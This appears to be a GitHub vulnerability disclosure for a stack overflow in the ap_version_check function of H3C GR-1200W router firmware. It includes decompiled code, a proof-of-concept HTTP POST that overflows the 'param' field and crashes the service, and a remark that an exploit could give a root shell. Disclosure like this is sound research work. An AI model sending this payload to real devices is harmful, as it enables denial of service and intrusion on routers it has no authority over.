Darry-lang1 Update readme.md ... on Jul 29 History

..

img	4 months ago
readme.md	4 months ago

readme.md

H3C GR-1200W (<=MiniGRW1A0V100R006) has a stack overflow vulnerability

Overview

- Manufacturer's website information: https://www.h3c.com/
- Firmware download address : https://www.h3c.com/cn/d_202102/1383837_30005_0.htm

Product Information

H3C GR-1200W MiniGRW1A0V100R006 router, the latest version of simulation overview:

Vulnerability details

The H3C GR-1200W (<=MiniGRW1A0V100R006) router was found to have a stack overflow vulnerability in the ap_version_check function. An attacker can obtain a stable root shell through a carefully constructed payload.

```
1  int __fastcall sub_4B0020(int a1)
2  {
3    int v2; // [sp+18h] [+18h]
4    int TBLFirstIndex; // [sp+1Ch] [+1Ch]
5    char *s; // [sp+24h] [+24h]
6    int v5[5]; // [sp+2Ch] [+2Ch] BYREF
7
8    memset(v5, 0, 16);
9    s = (char *)websgetvar(a1, "param", (int)&unk_4FFD30);
10   sscanf(s, "%[^;]", v5);
11   if ( atoi((const char *)v5) == 1 )
12   {
13     TBLFirstIndex = CFG_GetTBLFirstIndex(254, 507772928);
14     while ( TBLFirstIndex > 0 )
15     {
16       v2 = TBLFirstIndex;
17       TBLFirstIndex = CFG_GetTBLNextIndex(254, TBLFirstIndex + 507772928);
18       CFG_Del(254, v2 + 507772928);
19     }
20   }
21   CFG_Del(254, 507510784);
22   CFG_Set(254, 507514880, v5);
23   CFG_SetInt32Value(254, 507518976, 1);
24   return 0;
25 }
```


In the `ap_version_check` function, the `param` we entered is formatted using the `sscanf` function and in the form of `%[^;]`. This greedy matching mechanism is not secure, as long as the size of the data we enter is larger than the size of `v5`, it will cause a stack overflow.

Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:


1. Boot the firmware by qemu-system or other ways (real machine)
2. Attack with the following POC attacks

```
POST /goform/aspForm HTTP/1.1
Host: 192.168.0.124:80
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101
Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: https://121.226.152.63:8443/router_password_mobile.asp
Content-Type: application/x-www-form-urlencoded
Content-Length: 553
Origin: https://192.168.0.124:80
DNT: 1
Connection: close
Cookie: JSESSIONID=5c31d502
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

CMD=ap_version_check&param=AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```




The picture above shows the process information before we send poc.


In the picture above, we can see that the PID has changed since we sent the POC.



The picture above is the log information.



By calculating offsets, we can compile special data to refer to denial-of-service attacks(DOS).



Finally, you also can write exp to get a stable root shell.